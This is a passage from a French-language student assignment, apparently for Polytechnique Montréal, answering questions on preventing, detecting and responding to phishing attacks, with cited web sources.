La première raison pourquoi il est recommandé de ne pas stocker ses mots de passe dans le navigateur est que ces derniers ne sont pas conçus pour être des gestionnaires de mots de passe. La fonction de gestion des mots de passe est une extension qui ne permet souvent pas de personnaliser la structure des mots de passe. Effectivement, il est souvent difficile de changer la longueur, les symboles ou la force de ces mots de passe. Aussi, les gestionnaires de mots de passe des navigateurs sont moins sécuritaires que les applications de gestion de mots de passe. La plupart des gestionnaires de mots de passe de navigateur ne prennent pas en charge un mot de passe principal pour chiffrer et verrouiller toutes les données de connexion sur l'appareil. De plus, si une cyberattaque est menée sur le navigateur tous les mots de passe stockés pour chaque compte peut être récupérés.

<https://www.makeuseof.com/saving-passwords-in-browser/>

#### **4.1.5 Certains auteur(e)s de cybermenaces surveillent activement les soumissions publiques sur les plateformes d'analyse en ligne comme VirusTotal, Browseling ou encore Phishtool dans le but d'adapter leurs moyens d'attaques en conséquence. Comment agir dans cette situation ?**

Je pense que même si les auteurs de cybermenaces adaptent leur manière d'attaquer, l'utilisateur commun doit lui aussi adapter la manière de se défendre. Je pense donc que l'éducation de la communauté de Polytechnique Montréal est une bonne première étape. Effectivement, répéter aux membres de cette communauté qu'il est important de s'avoir à quoi ressemble une attaque par hameçonnage, de ne pas cliquer sur des liens douteux, de ne pas communiquer de l'information confidentielle à un site qui semble douteux peut aider face à ce problème. Des solutions techniques comme l'installation d'un pare-feu ou d'extensions contre les attaques par hameçonnage sont aussi bonnes. Il faut s'assurer qu'une bonne majorité de la communauté, si ce n'est toute, soit bien éduqué sur le sujet.

<https://www.lepide.com/blog/10-ways-to-prevent-phishing-attacks/>

#### **4.1.6 Le dilemme associé aux IoCs réside dans le grand nombre de faux positifs. Dans cette situation, serait-il préférable d'incorporer tous les IoCs dans les outils de défense, même au risque de bloquer des connexions légitimes, ou bien serait-il plus judicieux de sélectionner les IoCs que l'on estime pertinents ? Justifier votre réponse.**

Si une potentielle menace peut atteindre les systèmes de Polytechnique, je pense qu'il faut tout de même prendre la menace aux sérieux. Effectivement, énormément de données confidentielles sont sur le réseaux de Polytechnique Montréal et si une entité arrive à récupérer ces données, la vie des membres de la communauté peut changer à tout jamais. Effectivement, les élèves partagent leur NAS, leur information bancaire et leurs mots de passe, qui peuvent potentiellement être récupérés.

<https://www.stormshield.com/news/the-issue-of-false-positives-in-cybersecurity/#:~:text=A%20false%20positive%20is%20a,asset%20or%20a%20company%20network.>

#### **4.1.7 Quelle(s) solution(s) technologique(s) une entreprise peut-elle utiliser pour prévenir des attaques par hameçonnage, par exemple ?**

Pour prévenir les attaques par hameçonnage, une entreprise peut décider d'installer des pare-feux, qui sont un moyen efficace de prévenir les attaques externes en agissant comme un bouclier. L'entreprise pourrait donc se procurer un pare-feu de Bitdefender, Cisco ou encore Netgear par exemple. Aussi, l'entreprise pourrait décider d'utiliser une extension contre l'hameçonnage sur ses navigateurs. Ces extensions peuvent être installés sur chaque appareil de l'organisation afin de repérer les signes d'un site Web malveillant. Des exemples d'extensions sont Netcraft Extension ou PIXM Phishing Protection.

<https://www.lepide.com/blog/10-ways-to-prevent-phishing-attacks/>

## **4.2 Moyens de détection**

#### **4.2.1 Comment peut-on déterminer si un lien a été précédemment cliqué ou visité ?**

Habituellement, les navigateurs changent la couleur des liens après que l'utilisateur visite le lien. La couleur du lien passe du bleu au violet. Il est aussi possible de consulter l'historique de recherche et consultation à partir du navigateur. Ainsi, il est possible de déterminer si un site Web a été visité. De plus, sur Google Chrome, il existe une extension, *soit Have I visited this page before?* qui indique si une page Web a déjà été visité auparavant.

<https://chrome.google.com/webstore/detail/have-i-visited-this-page/fidkmjollhlgbbinbgbgajceiglhkhkd>

<https://ergonomie-web.studiovitamine.com/lien-hypertexte,355,fr.html#:~:text=La%20couleur%20du%20lien%20hypertexte,Mieux%20vaut%20utiliser%20le%20gras.>

#### **4.2.2 De manière générale, quels sont les signes et symptômes d'une infection ?**

Il peut y avoir plusieurs signes d'une cyberattaque. En voici quelques-uns : Ralentissement des postes de travail, problèmes au démarrage ou à l'arrêt du PC, messages provenant d'un établissement bancaire. Il peut aussi différents symptômes lors d'une infection données confidentielles sont diffusées sur le web, mots de passe modifiés sans l'avoir souhaité, connexions ou activités inhabituelles sur les comptes ou encore Fichiers disparus, modifiés, endommagés ou encore créés.

<https://www.quietic.fr/actualites/les-symptomes-dun-piratage-imminent/#:~:text=I%20existe%20de%20nombreux%20signes,train%20de%20subir%20une%20attaque.>  
<https://www.axis-solutions.fr/comment-reconnaitre-les-signes-dune-cyberattaque/>

#### **4.2.3 Quelle(s) solution(s) technologique(s) une entreprise peut-elle utiliser pour détecter des attaques par hameçonnage, par exemple ?**

Pour détecter des attaques par hameçonnage, une première solution technique est le machine learning. Effectivement, les algorithmes de machine learning peuvent analyser les données comme le contenu d'un courriel ou les caractéristiques d'un site Web pour identifier des modèles et tendances liés aux attaques. Il sera alors possible d'identifier les attaques par hameçonnage avec différentes tendances. Il est aussi possible d'utiliser des logiciels de détection et réponse aux attaques par hameçonnage comme Avanan qui utilise différents outils et stratégies pour détecter une cyberattaque de ce type.

<https://www.trustradius.com/phishing-detection-and-response>

[https://www.loginradius.com/blog/identity/real-time-techniques-detect-phishing-attacks/#:~:text=Machine%20learning%20\(ML\)%20and%20artificial,trends%20associated%20with%20phishing%20attacks.](https://www.loginradius.com/blog/identity/real-time-techniques-detect-phishing-attacks/#:~:text=Machine%20learning%20(ML)%20and%20artificial,trends%20associated%20with%20phishing%20attacks.)

### **4.3 Moyens de réaction**

#### **4.3.1 Comment réagir en cas de clic accidentel sur un lien douteux ?**

En cas de clic accidentel sur un lien douteux, il est important de ne fournir aucune information confidentielle comme le numéro d'une carte crédit, le numéro de compte bancaire ou encore le numéro d'assurance sociale. Il est aussi recommandé de fermer tous les navigateurs et onglets pour empêcher tout téléchargement ou exécution involontaire de logiciels malveillants. Il est alors aussi utile de supprimer les téléchargements automatiques s'il y en a. Une analyse anti-malware est recommandée afin de détecter et supprimer les menaces potentielles. Une autre bonne pratique est de changer ses mots de passe, d'être prudent à l'avenir, de s'éduquer et de sensibiliser ses proches et de signaler l'incident à une organisation telle que l'Anti-Phishing Working Group (APWG) par exemple.

<https://www.aura.com/learn/what-to-do-if-you-click-on-a-phishing-link>

#### **4.3.2 Comment rapporter un SMS ou un courriel indésirable à titre personnel ?**

Pour signaler un SMS ou un courriel indésirable ou frauduleux, il est possible de passer par son opérateur de téléphone. En transférant le SMS 7726, boîte SPAM pour la plupart des fournisseurs, ceux-ci pourront alors ouvrir une enquête sur le contenu du message. Pour transférer ce SMS, il faut appuyer et maintenir le doigt sur le message, sans cliquer sur le lien, puis cliquer sur l'option "Transférer". On peut ensuite composer le 7726 dans le champ de destinataire, puis finalement envoyer. Il est aussi possible de



rapporter un courriel indésirable. Par exemple, on peut contacter Vidéotron par l'adresse [rapport-pollurriel@videotron.ca](mailto:rapport-pollurriel@videotron.ca), afin de signaler un courriel indésirable ou d'hameçonnage.

<https://videotron.com/soutien/internet/depannage/courriels-indesirables-hameconnage>

<https://www.pensezcybersecurite.gc.ca/fr/blogues/signaler-messages-textes-indesirables-numero-7726>

<https://francoischarron.com/sur-le-web/trucs-conseils/comment-signaler-un-sms-ou-des-messages-textes-frauduleux/4shzsikuP7/>

#### **4.3.3 Un playbook de réponse à une attaque par hameçonnage vous est proposé ici. Expliquez-le brièvement en vos propres mots. Quelle(s) modification(s) y apporteriez-vous ?**

Ce playbook de réponse à un incident d'hameçonnage comporte les 7 étapes du processus de réponse à un incident du NIST, soit le National Institute of Standards and Technology. Les 7 étapes sont Prepare, Detect, Analyze, Contain, Eradicate, Recover and Post-Incident Handling. Ces étapes viennent une à la suite de l'autre et un schéma à l'aide de Vision est fait pour chacune de celle-ci. Il est aussi possible de consulter un pdf qui décrit les étapes. J'aurais personnellement ajouté une étape Education and Training afin de s'assurer de sensibiliser les employés, étudiants ou toute personne de la communauté qui a été touchés. On pourrait alors proposer des sessions de training à différents membres. S'il n'est pas possible d'ajouter une autre étape, j'aurais alors inclus la sensibilisation dans la section Lessons Uncovered. Il serait alors possible d'avertir la communauté avec un courriel envoyé automatiquement.

#### **4.3.4 Comment OpenCTI peut-il être utilisé pour détecter, analyser et répondre à une menace ?**

OpenCTI est une plateforme conçue pour aider les organisations à détecter, analyser et répondre aux cyber menaces. Pour ce faire, OpenCTI permet de visualiser les données. Le contexte des observables et des indicateurs est aussi une fonction utile. Celle-ci permet de capitaliser des informations techniques, soit les TTPs, et des informations non-techniques, comme les attributs suggérés et la victimologie. Les analystes peuvent alors bien analyser des données comme la situation et la source de l'information. La gestion des cas est aussi utile, car elle améliore les enquêtes en centralisant les données sur les incidents. L'efficacité de la réponse aux incidents est alors accrue. Puis, la gestion des connaissances, est une autre fonctionnalité utile. Il est facile d'explorer la base de données qui contient la gestion des connaissances.

<https://filigran.io/solutions/products/opencti-threat-intelligence/>

#### **4.3.5 Quelle(s) solution(s) technologique(s) une entreprise peut-elle utiliser pour automatiser les réponses aux attaques par hameçonnage, par exemple ?**

Une entreprise peut faire face à plusieurs tentatives d'hameçonnages. Il est donc utile d'automatiser la réponse à cette attaque par hameçonnage pour assurer la protection de l'organisation. Une solution technologique alors possible est Auth0, qui offre des services d'authentification et autorisation. La réponse automatisée consiste des étapes suivantes : Récupérer les données de courrier électronique et



extraire les indicateurs. Créer des tickets de suivi. Analyser les indicateurs. Déterminez si le courriel représente une menace réelle. Fermer le cas si bénin. Remédier si vrai positif. Il est aussi possible d'utiliser, par exemple, le playbook fournit par SIRP afin de répondre à une attaque par hameçonnage, et cela de manière automatique. Effectivement, le playbook prendra action automatiquement afin d'atténuer la menace ou faire remonter l'incident pour d'autres actions.

<https://www.sirp.io/blog/automate-and-orchestrate-investigation-and-response-of-phishing-attacks/>

<https://auth0.com/blog/how-auth0-automates-phishing-response/>